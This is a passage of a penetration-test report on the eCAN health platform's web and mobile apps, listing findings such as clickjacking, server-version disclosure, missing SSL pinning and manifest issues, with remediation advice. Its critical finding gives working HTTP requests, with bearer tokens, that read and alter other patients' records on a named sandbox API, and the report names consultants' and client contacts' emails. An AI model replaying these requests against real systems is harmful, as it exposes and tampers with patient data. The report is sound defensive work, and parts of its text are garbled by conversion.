<./_app/immutable/chunks/stores.768379fe.js>; rel="modulepreload"; nopush,
<./_app/immutable/nodes/4.c898c38d.js>; rel="modulepreload"; nopush
x- sveltekit-page: true
Content-Length: 1669

<!DOCTYPE html>
<html lang="en">

[...]
```

Screenshot:



Remediation

To mitigate the risk of clickjacking, several security measures can be implemented:

Frame Busting Code: Include frame-busting code in web pages to prevent them from being embedded in unauthorized frames or iframes. Frame-busting code redirects the site to its own location if it detects that it is being displayed within a frame.

```
[...]

<script>
  if (top != self) {
    top.location = self.location;
  }

</script>[...]
```

X-Frame-Options Header: Use the X-Frame-Options HTTP header to explicitly specify which pages are allowed to embed the resource. For example:

```
X-Frame-Options: DENY
```

This header prevents the page from being embedded in any frame.

Content Security Policy (CSP): Configure an appropriate CSP that limits which resources can be loaded and from where, thereby reducing the chances of manipulation by third parties.

```
Content-Security-Policy: frame-ancestors 'none';
```

Secure JavaScript Usage: Write JavaScript code securely and avoid allowing the execution of untrusted scripts on the page.

By implementing these measures, the risk of clickjacking can be significantly reduced, protecting users from attacks that exploit this vulnerability.

For more information about Clickjacking Defense see OWASP Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html

Information disclosure of the infrastructure

Name	Risk	Technical Impact	Priority
Information disclosure of the infrastructure	Low	Low	Low

A vulnerability of the Information Disclosure type, which can reveal the name and version ofthe web server in use along with the operating system on which it is running, could be exploited by an attacker to gather useful information for planning a targeted and personalized attack.

An attacker could use this information to identify specific vulnerabilities or tailor their attacks based on the specific version of the software and operating system being used. For example, if a web server is running a version known to have a particular security vulnerability, an attacker might choose to focus their efforts on exploiting that specific vulnerability to compromise the server.

Proof of Concept

From the analysis of the responses, it has been found that the HTTP header "Server" includes the type and version of the Web Server in use, also indicating the name of the operating system in operation, as follows:

Request:

```
GET / HTTP/1.1
Host: sandbox.ecanja.eu
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"Accept:
text/event-stream
Cache-Control: no-cache
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, likeGecko)
Chrome/121.0.6167.85 Safari/537.36
Sec-Ch-Ua-Platform: "Linux" Sec-
Fetch-Site: same-origin Sec-
Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https:/ sandbox.ecanja.eu/user/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9Priority:
u=1, i
Connection: close
Content-Length: 2
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 13 Feb 2024 11:51:54 GMT
Content-Type: text/html
Connection: close
etag: W/"1kywo65"
link: <./_app/immutable/assets/0.73df737d.css>; rel="preload";as="style", nopush,
<./_app/immutable/assets/ProgressBar.4f1e9ba5.css>, rel="preload";as="style"; nopush,
<./_app/immutable/entry/start.4642a8f4.js>, rel="modulepreload"; nopush,
<./_app/immutable/chunks/index.76291be9.js>; rel="modulepreload"; nopush,
<./_app/immutable/chunks/singletons.8157ffb9.js>; rel="modulepreload"; nopush,
<./_app/immutable/chunks/index.50351736.js>; rel="modulepreload"; nopush,
<./_app/immutable/entry/app.f3962c17.js>; rel="modulepreload"; nopush,
```

```
x-sveltekit-page: true
Content-Length: 1669
```

Remediation

To mitigate this vulnerability, it's important to limit the information disclosed in the server's HTTP responses. This can be achieved by configuring the web server to exclude sensitive information from its responses or to conceal the type and version of the software being used.

Additionally, keeping the server and operating system software up to date is advisable to reduce the risk of attackers exploiting known vulnerabilities.

Appendices

The tools used during the activity conducted by Moveax Srl's consultants in the vulnerability identification phase are listed below:

Analysis tools

Tool	Description
BurpSuite	Suite for dynamic analysis, used during the Web application analysis phase.
DependencyChecker	Tool for static analysis of dependencies and third-party applications.
Dirbuster	Multi-threaded application designed to enumerate files and directories on a Web server.

Methodology

The following WAPT activity was conducted following the OWASP version 4.1 test methodology.

The in-depth analysis of the application took place in two main stages:

3. **Application analysis**: extensive manual tests were conducted in order to identify security issues.
4. **Audit of issues**: issues identified in the previous phase were analysed in detail in order to assess their criticality and likelihood of exploitation by an attacker.

The tests were divided, according to the OWASP guidelines, into the following macro-categories:

Category	Description
Authorization	Verification of the access control mechanism implemented by the application with the aim of ascertaining that it is not possible to access confidential resources or information without possessing the necessary privileges.
Authentication	Checking the robustness of the authentication mechanism, the possibility of bypassing it and any implementation errors.
Data Validation	Checks whether the application fails to test the validity of user- supplied parameters: e.g. length, syntax, characters accepted as parameter values.
Cryptography	Analysis of cryptographic algorithms and their implementation in the analysed application.
Session Management	Verification of the robustness of the Web session management mechanism. For example, the method of generation and use of session cookies and authentication cookies by the application is evaluated
Configuration Management	Verification of the application configuration concerning the modules used by the application and their use within it.
Information Disclosure	Check to determine whether confidential information can be extracted from the source code or application structure.

For more details on the OWASP methodology, please refer to the following link:

https://www.owasp.org/index.php/Category:OWASP_Testing_Project

Risk Rating


The determination of risk considers two fundamental parameters:

- The impact generated by a negative event;
- The probability of the event occurring.

An estimate of the impact can be obtained by assessing the loss in terms of integrity (the affected resource is altered or destroyed), confidentiality (the resource becomes known to the attacker) and availability (access to the resource is denied).

The ISO27001 standard, for example, associates a scale of Low, Medium and High values to each of the parameters; the sum of these parameters gives the value of the asset. The probability assessment must take into account several factors, such as the capabilities and motivations of the attacker, the nature of the vulnerability and the countermeasures taken to protect the system.

The probability value can be established according to a reference matrix: the model adopted is based on the OWASP standard and refers to the matrix on a 4x4 base scale.



For more information on risk calculation according to the OWASP standard, please refer to the following link:

https://owasp.org/www-community/OWASP_Risk_Rating_Methodology

Annex 7

Introduction

Moveax Srl was contracted by IFO to conduct a MAPT (Mobile Application Penetration Test) type analysis using the OWASP methodology approach, which provides a standard for mobile vulnerability analysis and identification, in order to determine the exposure of the application under analysis to a targeted attack and to ensure all source code security compliance.

All activities are designed for the analysis and security of a mobile application. Code analysis provides detailed information about the actual structure of the application and consequently enables the identification of vulnerabilities.

This type of activity is aimed at identifying and exploiting security weaknesses that could allow a remote attacker unauthorized access to the organization's data.

Activity Scope

The purpose of the activity is to analyze the mobile eCAN application according to the manual and static standards specified by the OWASP methodology, where the provided packages will be subjected to thorough security analysis.

In this activity, the customer's direct contacts on behalf of Moveax Srl were:

- Edoardo Marcozzi (edoardo.marcozzi@moveax.it)
- Gianluca De Cicco (gianluca.decicco@moveax.it)
- Federico Fazzi (federico.fazzi@moveax.it)

The security consultants of Moveax Srl will refer for any consultation or clarification to the persons indicated as agreed by IFO:

- Andrea Zauli (lawfirm@andreamonti.net)
- Ilario Tagliaferri (tagliaferri.ilario@hsr.it)
- Andrea Pace (andrea.pace@ifo.it)

Below are the agreed start and end dates of the activity:

- Start date: 13/05/2024
- End date: 13/06/2024

Security assessment was conducted on the APK file of the provided Android mobile application and on the iOS application downloaded from the App Store.

The evaluation was conducted in accordance with the recommendations outlined in the discussion, all tests and actions were conducted under controlled conditions.

The results detailed in the Technical Details section of this report should be reviewed and recommended corrective actions implemented.

Findings

This section outlines a summary of the key issues identified during the course of the evaluation, which Moveax Srl prioritised for review and mitigation.

A total of 5 vulnerabilities were identified, classified below by risk category.

CRITICAL RISK VULNERABILITIES

Multiple Authorization Bypass: During the testing phase of the authorization procedures, we identified several cases of authorization bypass. These involved the direct access to specific API resources without any authentication measures in place, and in other instances, it was feasible to circumvent authorization protocols to make arbitrary data modifications.

MEDIUM RISK VULNERABILITIES

Missing SSL Pinning implementation: In the Android mobile application, the lack of SSL pinning implementation was identified, exposing it to potential security threats. This vulnerability allows attackers to perform Man-in-the-Middle (MitM) attacks, intercepting and manipulating encrypted communications between the client and server. Consequently, sensitive data such as login credentials, personal information, and other confidential data could be compromised.

LOW RISK VULNERABILITIES

Missing root/jailbreak detection: In the Android/iOS applications, a vulnerability has been identified due to the lack of implementation of root/jailbreak detection systems. This exposes the application to potential attacks where users with rooted (Android) or jailbroken (iOS) devices can exploit elevated access to bypass security measures, install malicious applications, and potentially compromise sensitive data.

Application run in unpatched Android version: The application can be installed on older Android versions with unfixed vulnerabilities, lacking proper security updates from Google. To mitigate risks, it's advised to support Android versions 10 and above (API level 29) for timely security patches and protection against potential exploits.

Potential AndroidManifest.xml vulnerabilities: The AndroidManifest.xml of the mobile application has several vulnerabilities due to misconfigurations or insecure permissions and components. These issues may expose sensitive activities; allow unintended data access, and permit insecure network communication. Addressing these vulnerabilities is essential to enhance the application's security and protect user data.

Technical Summary

Overview

Each identified vulnerability was assigned a risk factor (Critical, High, Medium or Low) obtained from the risk management calculation indicated by the risk rating standard provided by OWASP, i.e. the product between the probability of a vulnerability to be exploited and its technical impact.

For more details, please refer to Methodology - Risk Rating.

Vulnerability	Risk	Technical Impact	Priority
Multiple Authorization Bypass	Critical	Critical	High
Missing SSL Pinning implementation	Middle	Middle	Middle
Missing root/jailbreak detection	Low	Low	Middle
Application run in unpatched Android version	Low	Low	Low
Potential AndroidManifest.xml vulnerabilities	Low	Low	Low

The following graph is intended to show the risk distribution and technical impact of the vulnerabilities detected.

Consider that in order to give a correct interpretation, its view must be integrated based on the risk calculation matrix used and available at the end of the Methodology - Risk Rating section.

Classification

In addition to a metric of the risk factor of the discovered vulnerabilities, a further classification was performed according to the vulnerability category.

These categories are listed in the summary of vulnerabilities below:

Category	Vulnerability
Architecture	Multiple Authorisation Bypass Application run in unpatched Android version
Cryptography	Missing SSL Pinning implementation
Code Quality	Potential AndroidManifest.xml vulnerabilities
Reverse Engineering	Missing root/jailbreak detection

The graph below shows the vulnerabilities reordered by their category:

Technical Details

CRITICAL RISK VULNERABILITIES

Multiple Authorisation Bypass

Name	Risk	Technical Impact	Priority
Multiple Authorisation Bypass	Critical	Critical	High

Authorization bypass is a security vulnerability that allows an attacker to circumvent or override the authorization controls of a system or application, thereby gaining unauthorized access to resources, data, or functionalities. This vulnerability occurs when a system component, such as a web application or service, fails to properly validate a user's credentials or privileges during access or the execution of certain actions.

In an authorization bypass scenario, the attacker can exploit gaps in the authorization controls to gain access to resources or areas of the system without having the appropriate privileges. This can happen through the use of methods or techniques that circumvent or deceive the authorization mechanisms, allowing the attacker to perform unauthorized actions.

Proof of Concept

During the testing phase of the authorization procedures, multiple instances of authorization bypass were detected. These included direct access to specific API resources, and in some cases, the ability to bypass authorization protocols to arbitrarily modify data.

Below, the identified instances for each individual case are detailed.

- Patient can access to full list of other patients

Request:

```
GET
/api/collections/patients/records?page=1&perPage=5&sort=-created&expand=organization
%2Cpilot%2Cpatient_garmin_last_sync(patient) HTTP/1.1 Host:
sandbox.ecanja.eu
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJjb2xsZWN0aW9uSWQiOiJxb2drbWQ5ZHhzZ2E
5M3AiLCJleHAiOjE3MTcxNTk3MzEsImlkIjoiMG4xa3RxZnZueHJ6aTdxIiwidHlwZSI6ImF1dGh
SZWNvcmQifQ.782ZYifXGs300kAgLTMFsiBITKLeA9QsdJxTEBI3nsQ
Accept-Encoding: gzip, deflate, br
User-Agent: okhttp/4.9.2
If-Modified-Since: Fri, 17 May 2024 12:52:18 GMT Connection:
close
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 17 May 2024 13:48:37 GMT
Content-Type: application/json; charset=UTF-8
Connection: close Vary: Origin
X-Content-Type-
Options: nosniff X-
Frame-Options:
SAMEORIGIN X-Xss-
Protection: 1;
mode=block
Content-Length: 4925

{"page":1,"perPage":5,"totalItems":6,"totalPages":2,"items":[{"collectionId":"qogkmd9dxsg
a93p","collectionName":"patients","consent":true,"created":"2024-04-24
16:54:42.849Z","email":"ecan_cytest_6@ecanja.eu","emailVisibility":true,"expand":{"orga
nizatio
n":{"collectionId":"in1wsaem3scbk19","collectionName":"organizations","created":"2023-
11-20 17:01:43.906Z","id":"vjt1s3vllubc5a4","information":"","name":"Test Center -
Cyprus","updated":"2023-11-20
17:01:43.906Z"},"pilot":{"collectionId":"ajfmqfo1onc32on","collectionName":"pilots","crea
```

ted":"2
023-09-25
01:37:21.855Z","id":"ancf1fhn2ji9mav","name":"-
","proms":["td2gpewb0gs212h","07ofwgxojvkt2
48"],"registries":["cgoxf1iekgi2jdg"],"updated":"2023-09-25
01:37:21.855Z"}},"first_sign_in":"2023-05-15
09:12:54.564Z","full_name":"ecanja6","id":"my6oi3eh46bjt4x","organization":"vjt1
s3vllubc5a4","phone":"-
","pilot":"ancf1fhn2ji9mav","profile_data":null,"updated":"2024-05-17
13:44:40.062Z","username":"ecan_cytest_6_to_PWN","verified":true},
[...]

- Patient can update its profile data

Request:

```
PATCH /api/collections/patients/records/0n1ktqfvnxrzi7q HTTP/1.1 Host:
sandbox.ecanja.eu

Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJjb2xsZWN0aW9uSWQiOiJxb2drbWQ5ZHhzZ2E
5M3AiLCJleHAiOjE3MTcxNTk3MzEsImlkIjoiMG4xa3RxZnZueHJ6aTdxIiwidHlwZSI6ImF1dGh
SZWNvcmQifQ.782ZYifXGs300kAgLTMFsiBITKLeA9QsdJxTEBI3nsQ

Content-Type:
application/json Content-
Length: 68

Accept-Encoding: gzip, deflate,
br User-Agent: okhttp/4.9.2
Connection: close

"consent":true,
"full_name":"test",
"username":"ecan_cytest_55"
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 17 May 2024 12:50:28 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 428
Connection: close Vary:
Origin
X-Content-Type-Options:  nosniff  X-
Frame-Options: SAMEORIGIN X-Xss-
Protection: 1; mode=block

{"collectionId":"qogkmd9dxsga93p","collectionName":"patients","consent":true,"created":"2024
-04-24
16:54:01.555Z","email":"ecan_cytest_5@ecanja.eu","emailVisibility":true,"first_sign_in":"2024-05-14
11:00:22.400Z","full_name":"LOL","id":"0n1ktqfvnxrzi7q","organization":"vjt1s3vllubc5a4","phone":"-
","pilot":"ancf1fhn2ji9mav","profile_data":null,"updated":"2024-05-17
12:50:28.274Z","username":"ecan_cytest_55","verified":true}
```

- Patient can escalate horizontal and read/update other patient data

Read patient data. Request:

```
GET /api/collections/patients/records/my6oi3eh46bjt4x HTTP/1.1 Host:
sandbox.ecanja.eu
```

```
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJjb2xsZWN0aW9uSWQiOiJxb2drbWQ5ZHhzZ2E
5M3AiLCJleHAiOjE3MTcxNTk3MzEsImlkIjoiMG4xa3RxZnZueHJ6aTdxIiwidHlwZSI6ImF1dGh
SZWNvcmQifQ.782ZYifXGs300kAgLTMFsiBITKLeA9QsdJxTEBI3nsQ

Accept-Encoding: gzip, deflate, br
User-Agent: okhttp/4.9.2
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 17 May 2024 13:16:44 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 425
Connection: close Vary:
Origin
X-Content-Type-Options: nosniff X-
Frame-Options: SAMEORIGIN X-Xss-
Protection: 1; mode=block

{"collectionId":"qogkmd9dxsga93p","collectionName":"patients","consent":true,"created":"2024
-04-24
16:54:42.849Z","email":"ecan_cytest_6@ecanja.eu","emailVisibility":true,"first_sign_in":"2024-05-15
09:12:54.564Z","full_name":"-","id":"my6oi3eh46bjt4x","organization":"vjt1s3vllubc5a4","phone":"-
","pilot":"ancf1fhn2ji9mav","profile_data":null,"updated":"2024-05-17
13:13:51.836Z","username":"ecan_cytest_6","verified":true}
```

Update patient data (from: ecan_cytest_5 data of ecan_cytest_6). Request:

```
PATCH /api/collections/patients/records/my6oi3eh46bjt4x HTTP/1.1 Host:
sandbox.ecanja.eu

Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJjb2xsZWN0aW9uSWQiOiJxb2drbWQ5ZHhzZ2E
5M3AiLCJleHAiOjE3MTcxNTk3MzEsImlkIjoiMG4xa3RxZnZueHJ6aTdxIiwidHlwZSI6ImF1dGh
SZWNvcmQifQ.782ZYifXGs300kAgLTMFsiBITKLeA9QsdJxTEBI3nsQ

Content-Type: application/json
Content-Length: 39

Accept-Encoding: gzip, deflate, br
User-Agent: okhttp/4.9.2
Connection: close

{

"username":"ecan_cytest_6_to_PWN"
```

Response:

```
HTTP/1.1 200 OK

Server: nginx/1.18.0 (Ubuntu)

Date: Fri, 17 May 2024 13:17:42 GMT

Content-Type: application/json; charset=UTF-8
Content-Length: 432

Connection: close Vary:

Origin

X-Content-Type-Options: nosniff X-
Frame-Options: SAMEORIGIN X-Xss-
Protection: 1; mode=block
{"collectionId":"qogkmd9dxsga93p","collectionName":"patients","consent":true,"created":"2024
-04-24
```

- Patient can submit activity in other patient account by changing patient Id

Request:

```
POST /proms/submit HTTP/1.1 Host:

sandbox.ecanja.eu Authorization:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJjb2xsZWN0aW9uSWQiOiJxb2drbWQ5ZHhzZ2E
5M3AiLCJleHAiOjE3MTcxNjI3NTYsImlkIjoiMG4xa3RxZnZueHJ6aTdxIiwidHlwZSI6ImF1dGhS
ZWNvcmQifQ.VL9t3nSkGgDEN3oLWHTFS3LF8cIY_vE9KL7mdfy3xJ0

Content-Type: application/json
Content-Length: 655

Accept-Encoding: gzip, deflate, br
User-Agent: okhttp/4.9.2
Connection: close
{"patientId":"my6oi3eh46bjt4x","questionnaire":"QLQ-C30","answers":{"q1":"1.Not  <i>at
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 17 May 2024 13:55:06 GMT
Content-Type:
application/json Content-
Length: 20 Connection: close
access-control-allow-origin: *

{"status":"success"}
```

- Patient can read other patient organizations/submissions etc.

Read organizations data. Request:

```
GET /api/collections/organizations/records HTTP/1.1 Host:
sandbox.ecanja.eu
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJjb2xsZWN0aW9uSWQiOiJxb2drbWQ5ZHhzZ2E
5M3AiLCJleHAiOjE3MTcxNjM2NjksImlkIjoibXk2b2kzZWg0NmJqdDR4IiwidHlwZSI6ImF1dGh
SZWNvcmQifQ.qBW9SISxBYP_UvfUid6Vi1vR3K9nkX_wHrFPwXpg0c0
Accept-Encoding: gzip, deflate,
br User-Agent: okhttp/4.9.2
If-Modified-Since: Fri, 17 May 2024 13:21:04 GMT Connection:
close
Content-Length: 2
```

Response:

```
HTTP/1.1 200 OK

Server: nginx/1.18.0 (Ubuntu)

Date: Fri, 17 May 2024 14:15:55 GMT

Content-Type: application/json; charset=UTF-8 Connection:

close Vary: Origin


X-Content-Type-Options: nosniff
X- Frame-Options: SAMEORIGIN
X-Xss- Protection: 1; mode=block

Content-Length: 5895

{"page":1,"perPage":30,"totalItems":28,"totalPages":1,"items":[{"collectionId":"in1wsaem3scbk1

9","collectionName":"organizations","created":"2023-05-23
```

":"2023-06-19
15:22:38.598Z","id":"3tfqi08s1nf710s","information":"","name":"TEST

08-30 21:27:05.419Z"},{

Read submissions data. Request:

```
GET /api/collections/submissions/records HTTP/1.1 Host:
sandbox.ecanja.eu
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJjb2xsZWN0aW9uSWQiOiJxb2drbWQ5ZHhzZ2E
5M3AiLCJleHAiOjE3MTcxNjM2NjksImlkIjoibXk2b2kzZWg0NmJqdDR4IiwidHlwZSI6ImF1dGh
SZWNvcmQifQ.qBW9SISxBYP_UvfUid6Vi1vR3K9nkX_wHrFPwXpg0c0
Accept-Encoding: gzip, deflate,
br User-Agent: okhttp/4.9.2
If-Modified-Since: Fri, 17 May 2024 13:21:04 GMT Connection:
close
Content-Length: 2
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 17 May 2024 14:13:51 GMT
Content-Type: application/json; charset=UTF-8
Connection: close Vary: Origin
X- Content-Type-
Options: nosniff X-
Frame-Options:
SAMEORIGIN X-Xss-
Protection: 1;
mode=block
Content-Length: 11806

{"page":1,"perPage":30,"totalItems":17,"totalPages":1,"items":[{"collectionId":"pbqacay4x1
e2tne","collectionName":"submissions","created":"2024-05-17
13:45:07.946Z","creator":"","date":"2024-05-17
13:45:07.938Z","form":"2tbndhdjjtb5o61","id":"0g91v3ptomgyheb","patient":"0n1k
tqfvnxrzi7q","updated":"2024-05-17
13:45:07.946Z","values":["dxzf7t1k9jxu7u1","5turuy7v64cjbj8","g7dqcqu5w623tye"
,"1vgal8bu0
p01z8f","iktwr7s1nkynx7i","p33gmfjzql0ytx5","w5402n1f82brlsu","87zsoro1nt99el1
","3n6xp7m
aankhgxm","3mi2wn1tx30rek0","ui7yl8vckk5igm2","0z2ez4pskn1onz6","09h2ckfvx
49pda8","5jr
g6vu27c078ia","dz6krskloy3pbkd","bpdkvi2fjswo1m9","o37g6mmk9nxc0vp","0jqle
onhl2snj0c",
"3g7cdlbb2z2uhyu","71zfuy8cp8q5aix","ph57tt96c8r6lzi","hakqqu0rfds0mxz","z17f
```

79byodqqs
0g","z85whvhx8cibaxw","sej7ipagc9cnxx6","n13jsiqxvajt42m","15nh62ho73krkq0","
0a9e1kgmd
5axejc","y2ykro97qajqpag","o0djv11kxh0f2mj"]},{"collectionId":"pbqacay4x1e2tne",
"collectionName":"submissions","created":"2023-11-29
08:25:45.648Z","creator":"","date":"2023-11-29
08:25:45.637Z","form":"ho6get752lcrkfh","id":"alnqxxu6459du58","patient":"k7b0u
uedmxqtbpv"
,"updated":"2023-11-29

08:25:45.648Z","values":["7xcpnek92u2apdk"]},{"collectionId":"pbqacay4x1e2tne","collectior
N ame":"submissions","created":"2024-01-22 06:42:26.057Z","creator":"","date":"2024-01-
22
06:42:26.049Z","form":"ho6get752lcrkfh","id":"apm2i9dja33qnit","patient":"k7b0uuedmxqtbpv"
,"updated":"2024-01-22 06:42:26.057Z","values":["bjc9nkapy3kflzk"]},

Remediation

It is recommended to apply a robust authorization model that enforces role-based access control according to business requirements and the concept of least privilege principle.

Additionally, it would be advisable to ensure that user access is limited only to the applications and/or data necessary to perform their function.

For more information about Authorization see OWASP Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

MEDIUM RISK VULNERABILITIES

Missing SSL Pinning implementation

Name	Risk	Technical Impact	Priority
Missing SSL Pinning implementation	Middle	Middle	Middle

The lack of SSL pinning implementation in a mobile application poses a significant security risk. SSL pinning is a technique where a specific server's SSL certificate or public key is embedded within the client application. This ensures that encrypted SSL/TLS communications between the client and server are only established with legitimate servers.

Remediation

It is recommended to implement the following remediation steps:

Implement SSL Pinning:

- Embed Certificates: Integrate the server's SSL certificate or public key directly into the mobile application. This can be done by hardcoding the certificate or public key within the app's code.
- Certificate Validation: During the SSL/TLS handshake, the application should validate the server's certificate against the embedded certificate or public key. If the certificate does not match, the connection should be terminated.

Use Secure Libraries:

- Libraries with SSL Pinning Support: Utilize modern and well-maintained libraries that support SSL pinning, such as OkHttp for Android. These libraries provide built-in mechanisms for implementing SSL pinning with minimal code changes.

Regular Certificate Updates:

- Certificate Management: Plan for regular updates of the pinned certificates within the application to handle certificate renewals and changes. This can be managed through app updates or by implementing a mechanism to securely fetch updated certificates from a trusted source.

Testing and Monitoring:

- Security Testing: Conduct thorough security testing, including penetration testing, to ensure that SSL pinning is correctly implemented and functioning as expected.
- Monitor for Anomalies: Implement logging and monitoring to detect any attempts at SSL/TLS interception or MitM attacks. This can help in identifying and responding to potential security breaches.

LOW RISK VULNERABILITIES

Missing root/jailbreak detection

Name	Risk	Technical Impact	Priority
Missing root/jailbreak detection	Low	Low	Middle

The absence of root/jailbreak detection in a mobile application represents a significant security risk. Rooting (on Android) or jailbreaking (on iOS) allows users to gain full control over their devices, bypassing the operating system's security restrictions. This can lead to potential exploits by malicious applications or attackers.

Remediation

It is recommended to implements the following remediation steps:

Implement Root/Jailbreak Detection:

- Third-Party Libraries: Utilize reliable and up-to-date libraries for root/jailbreak detection, such as SafetyNet on Android and liberiOS on iOS.
- Integrity Checks: Integrate integrity checks that verify the presence of suspicious modifications in the device's operating system.

Restrict or Limit Functionality:

- Block Access: If a rooted or jailbroken device is detected, the application should block access or restrict access to sensitive functionalities.
- Warning Messages: Notify the user that the device is not secure and recommend restoring factory settings to remove root/jailbreak.

Regular Updates:

- Security Updates: Ensure the application receives regular updates to include the latest root/jailbreak detection techniques.
- Security Patches: Release timely security patches in response to new rooting / jailbreaking techniques.

Application run in unpatched Android version

Name	Risk	Technical Impact	Priority
Application run in unpatched Android version	Low	Low	Low

The application may be installed on older versions of Android that harbor numerous unfixed vulnerabilities. These devices are unlikely to receive adequate security updates from Google.

It is recommended to support Android versions equal to or higher than 10, API level 29, to ensure timely security patches and mitigate the risk of potential attacks exploiting known vulnerabilities

Remediation

One effective approach is to verify that the Android device where the application is being installed is not running an outdated version without available security patches.

By enforcing the verification of the Android device's security patch level during installation, the application can mitigate the risk of exploitation through known vulnerabilities associated with outdated software versions. This proactive approach enhances the overall security posture of the application and helps safeguard user data from potential threats.

Potential AndroidManifest.xml vulnerabilities

Name	Risk	Technical Impact	Priority
Potential AndroidManifest.xml vulnerabilities	Low	Low	Low

The AndroidManifest.xml of the mobile application is subject to several vulnerabilities. These vulnerabilities can arise from misconfigurations or the inclusion of insecure permissions and components.

Potential issues include exposing sensitive activities or services, allowing unintended data access, and permitting insecure network communication. Addressing these vulnerabilities is crucial to enhancing the application's overall security posture and protecting user data from potential exploits.

Proof of concept

After analyzing the provided AndroidManifest.xml file, We have identified some potential vulnerabilities and security concerns:

- **Insecure Intent Filter (Line 34):** The <intent-filter> tag in the <activity> element with the name com.mkgeme.eCAN_v_1.MainActivity has an android:scheme attribute set to "com.mkgeme.eCAN_v_1". This could allow other applications to launch this activity using an intent with a custom scheme, potentially leading to unauthorized access or data leakage.
- **Exported Receiver (Line 141**): The <receiver> element with the name com.google.firebase.iid.FirebaseInstanceIdReceiver has android:exported="true". This means that other applications can send broadcasts to this receiver, potentially allowing them to interact with the FirebaseInstanceIdReceiver in unintended ways.

- **Permission Vulnerability (Line 24):** The <uses-permission> tag with the name android.permission.SYSTEM_ALERT_WINDOW is declared. This permission allows the app to draw on top of other apps, which can be used to create phishing attacks or overlay malware. Ensure that this permission is necessary for the app's functionality and that it's properly validated.
